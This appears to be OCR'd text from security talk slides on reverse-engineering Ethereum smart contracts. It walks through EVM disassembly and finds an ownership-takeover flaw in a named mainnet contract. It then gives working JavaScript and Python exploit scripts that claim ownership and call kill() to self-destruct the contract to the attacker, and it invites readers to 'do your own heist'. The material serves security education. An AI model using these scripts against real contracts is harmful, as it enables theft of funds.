


Distributed ledger != distributed database

You get a key value store, no structure

Ethereum is focused on recent transaction and current state, not history

BLOCK


Block
Transaction
Transaction
From/To
Receipt
Gas
Input
Contract Address
From/To
Creation Code

web3.js / web3.py


- Official interface to Ethereum clients
  - v0.20 is a pain and v1.0 is better but also not done
  - Introducing Promises on all APIs but they didn't work consistently
- Gave up and used Python
- Now you can finally run our "5" lines of Python:

```
for b in range(blockNumber('latest')):
    block = getBlockByNumber(b)
        for tx in block['transactions']:
                r = getTransactionReceipt(tx['hash'])
                the_code = getCode(r['address'])
```

Five days later... sync'd!


- Now we have all ~1.5 million contracts in a folder!
- Except for selfdestruct-ed contracts
- Except for contract creation code, stored in tx['input']
  - Had to re-run the script, took another 4 days
- Chain directory grew 5x in size

The Target



Analyzing the contract

- We chose contract: 0xcd6d2cd79fd754c6b909585e46541d32ec491962
- We were able to extract the bytecode using web3
- No source code was available



EVM ABI

- EVM is a Harvard architecture!
- There are ~5 address spaces
  - Code, Stack, Call data, Storage, Memory
- All execution enters at PC 0x0 and functions are dispatched based on call data
- Functions are dispatched based on `sha3(prototype).digest()[:4].encode['hex']`
  - e.g., `SetOwner(address) = 0x167d3e9c`
- Call data is 32-byte aligned (after the initial 4 bytes)

Code	EVM Code. Implements contract logic.
Stack	Execution stack. Limited to 32 entries.
Storage	Persistent on-chain storage
Memory	Non-persistent storage
Call Data	Invocation arguments


void* const __return_addr {Frame offset 0}
int64_t arg1 {Register gas}
_dispatcher:
00000000 PUSH1 0x60
00000002 PUSH1 0x40
00000004 MSTORE
00000005 PUSH1 0x4
00000007 CALLDATASIZE
00000008 LT
00000009 PUSH2 0x62
0000000c JUMPI
0000000d PUSH1 0x0
0000000f CALLDATALOAD
00000010 PUSH29 0x100000000000000000000000000000000000000000000000000000000
0000002e SWAP1
0000002f DIV
00000030 PUSH4 0xffffffff
00000035 AND
00000036 DUP1
00000037 PUSH4 0x41c0e1b5 // kill()
0000003c EQ
0000003d PUSH2 0x74
00000040 JUMPI
00000041 DUP1
00000042 PUSH4 0xa840dda9
00000047 EQ
00000048 PUSH2 0x89
0000004b JUMPI
00000074 JUMPDEST
{ Falls through into kill() }


```
<SSA::Function _dispatch ofs:0x0 blocks:[
  <SSA::BasicBlock ofs:0x0 insns:[
    MSTORE(#0x40, #0x60),
    %0 = CALLDATASIZE(),
    %1 = LT(%0, #0x4),
    JUMPI(#0x62, %1),
  ]>,
  <SSA::BasicBlock ofs:0xd insns:[
    %2 = CALLDATALOAD(#0x0),
    %3 = DIV(%2, #0x100000000000000000000000000000000000000000000000000000000),
    %4 = AND(#0xFFFFFFFF, %3),
    %5 = EQ(#0x41C0E1B5, %4),
    METHODCALL(hash:0x41c0e1b5, %5),
  ]>,
  <SSA::BasicBlock ofs:0x41 insns:[
    %6 = EQ(#0xA840DDA9, %4),
    METHODCALL(hash:0xa840dda9, %6),
  ]>,
  <SSA::BasicBlock ofs:0x4c insns:[
    %7 = EQ(#0xB69EF8A8, %4),
    METHODCALL(hash:0xb69ef8a8, %7),
  ]>,
  <SSA::BasicBlock ofs:0x57 insns:[
    %8 = EQ(#0xF8626AF8, %4),
    METHODCALL(hash:0xf8626af8, %8),
  ]>,
  <SSA::BasicBlock ofs:0x62 insns:[
    %9 = CALLVALUE(),
    %a = SLOAD(#0x1),
    %b = ADD(%a, %9),
    SSTORE(#0x1, %b),
    STOP(),
  ]>,
]>
```

```
<SSA::Function kill() ofs:0x74 blocks:[
  <SSA::BasicBlock ofs:0x74 insns:[
    %0 = CALLVALUE(),
    %1 = ISZERO(%0),
    JUMPI(#0x7F, %1),
  ]>,
  <SSA::BasicBlock ofs:0x7b insns:[
    REVERT(#0x0, #0x0),
  ]>,
  <SSA::BasicBlock ofs:0x7f insns:[
    JUMP(#0x126),
  ]>,
  <SSA::BasicBlock ofs:0x126 insns:[
    %2 = SLOAD(#0x0),
    %3 = EXP(#0x100, #0x0),
    %4 = DIV(%2, %3),
    %5 = AND(#0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF, %4),
    %6 = AND(#0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF, %5),
    %7 = CALLER(),
    %8 = AND(#0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF, %7),
    %9 = EQ(%8, %6),
    %a = ISZERO(%9),
    %b = ISZERO(%a),
    JUMPI(#0x181, %b),
  ]>,
  <SSA::BasicBlock ofs:0x17d insns:[
    REVERT(#0x0, #0x0),
  ]>,
  <SSA::BasicBlock ofs:0x181 insns:[
    %c = SLOAD(#0x0),
    %d = EXP(#0x100, #0x0),
    %e = DIV(%c, %d),
    %f = AND(#0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF, %e),
    %10 = AND(#0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF, %f),
    SUICIDE(%10),
  ]>,
]>
```

Identifying the vulnerability

```
<SSA::Function <unknown> hash:0xa840dda9 ofs:0x89 blocks:[
  <SSA::BasicBlock ofs:0x89 insns:[
    JUMP(#0x1BB),
  ]>,
  <SSA::BasicBlock ofs:0x1bb insns:[
    %0 = CALLVALUE(),
    %1 = LT(%0, #0x8AC7230489E80000),
    %2 = ISZERO(%1),
    %3 = ISZERO(%2),
    %4 = ISZERO(%3),
    JUMPI(#0x1D4, %4),
  ]>,
  <SSA::BasicBlock ofs:0x1d0 insns:[
    REVERT(#0x0, #0x0),
  ]>,
  <SSA::BasicBlock ofs:0x1d4 insns:[
    %5 = CALLER(),
    %6 = ADD(#0x0, #0x0),
    %7 = EXP(#0x100, #0x0),
    %8 = SLOAD(%6),
    %9 = MUL(#0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF, %7),
    %a = NOT(%9),
    %b = AND(%a, %8),
    %c = AND(#0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF, %5),
    %d = MUL(%c, %7),
    %e = OR(%d, %b),
    SSTORE(%6, %e),
    %f = CALLVALUE(),
    %10 = ADD(#0x1, #0x0),
    SSTORE(%10, %f),
    %11 = CALLVALUE(),
    %12 = SLOAD(#0x1),
    %13 = ADD(%12, %11),
    SSTORE(#0x1, %13),
    %14 = TIMESTAMP(),
    MSTORE(#0x0, %14),
    %15 = ADD(#0x20, #0x0),
    MSTORE(%15, #0x2),
```

```
<SSA::Function kill() ofs:0x74 blocks:[
  <SSA::BasicBlock ofs:0x74 insns:[
    %0 = CALLVALUE(),
    %1 = ISZERO(%0),
    JUMPI(#0x7F, %1),
  ]>,
  <SSA::BasicBlock ofs:0x7b insns:[
    REVERT(#0x0, #0x0),
  ]>,
  <SSA::BasicBlock ofs:0x7f insns:[
    JUMP(#0x126),
  ]>,
  <SSA::BasicBlock ofs:0x126 insns:[
    %2 = SLOAD(#0x0),
    %3 = EXP(#0x100, #0x0),
    %4 = DIV(%2, %3),
    %5 = AND(#0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF, %4),
    %6 = AND(#0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF, %5),
    %7 = CALLER(),
    %8 = AND(#0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF, %7),
    %9 = EQ(%8, %6),
    %a = ISZERO(%9),
    %b = ISZERO(%a),
    JUMPI(#0x181, %b),
  ]>,
  <SSA::BasicBlock ofs:0x17d insns:[
    REVERT(#0x0, #0x0),
  ]>,
  <SSA::BasicBlock ofs:0x181 insns:[
    %c = SLOAD(#0x0),
    %d = EXP(#0x100, #0x0),
    %e = DIV(%c, %d),
    %f = AND(#0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF, %e),
    %10 = AND(#0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF, %f),
    SUICIDE(%10),
  ]>,
]>
```




Writing the exploit

```
1  var code = "a840dda9";
2  web3.eth.sendTransaction({data: code, value: 10000000000000000000}, function(err, transactionHash) {
3  if (!err)
4      console.log(transactionHash);
5  });
6
7  var kill = "41c0e1b5";
8  web3.eth.sendTransaction({data: kill}, function(err, transactionHash) {
9  if (!err)
10     console.log(transactionHash);
11 });
12
```

Throwing the exploit

```
1  import web3
2  w3 = web3.Web3(web3.HTTPProvider('http://127.0.0.1:8545'))
3  me = '0x009E96635f2Ae5ACd2b36D99a19380Ab026ffb34'
4  victim = '0xcd6d2cd79fd754c6b909585e46541d32ec491962'
5  one_eth = 10.0**18
6
7  w3.personal.unlockAccount(me, 'hunter2')
8
9  print("My balance: %deth" % (w3.eth.getBalance(me)/one_eth, ))
10 tx1 = { 'from': me, 'to': victim,
11     'data': '0xa840dda9', 'value': 10 * one_eth }
12 w3.eth.sendTransaction(tx1)
13
14 tx2 = { 'from': me, 'to': victim,
15         'data': '0x41c0e1b5' }
16 w3.eth.sendTransaction(tx2)
17 print("My balance: %deth" % (w3.eth.getBalance(me)/one_eth, ))
```

Do your own heist



Knowledge

- Integer overflow/underflow
- Incomplete initialization
- Uninitialized variables
- Callbacks / re-entrancy
- Variable name shadowing
- Type inference (var keyword)
- Array.length
- Inline Assembly
- Divide by zero
- Race conditions / replay attacks
- Bad random number generation
- Time sensitive
- Using blockchain as random

Etherscan.io

Latest 25 txns from a total Of 109 transactions

TxHash	Block	Age	From	
0x2fee0607ba1d19...	5216606	4 mins ago	0x7f720aa17df840f...	IN
0xade37816be1e00...	5216605	4 mins ago	0xc95bad7a549d3b...	IN
0x7b70ec86f9a49d...	5216605	4 mins ago	0xc95bad7a549d3b...	IN
0x361ce0cc65e399...	5216605	4 mins ago	0x097d2f2ffbf03e0b...	IN
0x1442ad578fec713...	5216602	5 mins ago	0x5b5b3e475501b6...	IN
0x0e23337e7d6d54...	5216602	5 mins ago	0xf898f063d22a994...	IN
0xb718b4fdbac8cb...	5216601	5 mins ago	0x327bfb6286026b...	IN

Contract Overview

ETH Balance:	0.16107 Ether
ETH USD Value:	$119.64 (@ $742.76/ETH)
No Of Transactions:	109 txns

Contract Source Code Verified


Contract Name:	KpopItem
Compiler Version:	v0.4.20+commit.3155dd80


Contract Source Code </>

```
1  // KpopItem is a ERC-721 item (https://github.com/ethereum/e
2  // Each KpopItem has its connected KpopToken itemrity card
3  // Kpop.io is the official website
4
5  pragma solidity ^0.4.18;
6
7
8  /**
9   * @title SafeMath
10  * @dev Math operations with safety checks that throw on erro
11  */
12 library SafeMath {
13
14   /**
15   * @dev Multiplies two numbers, throws on overflow.
16   */
17   function mul(uint256 a, uint256 b) internal pure returns (u
18     if (a == 0) {
19       return 0;
20     }
```

Remix / Oyente

- https://github.com/ethereum/remix-ide
- https://github.com/melonproject/oyente





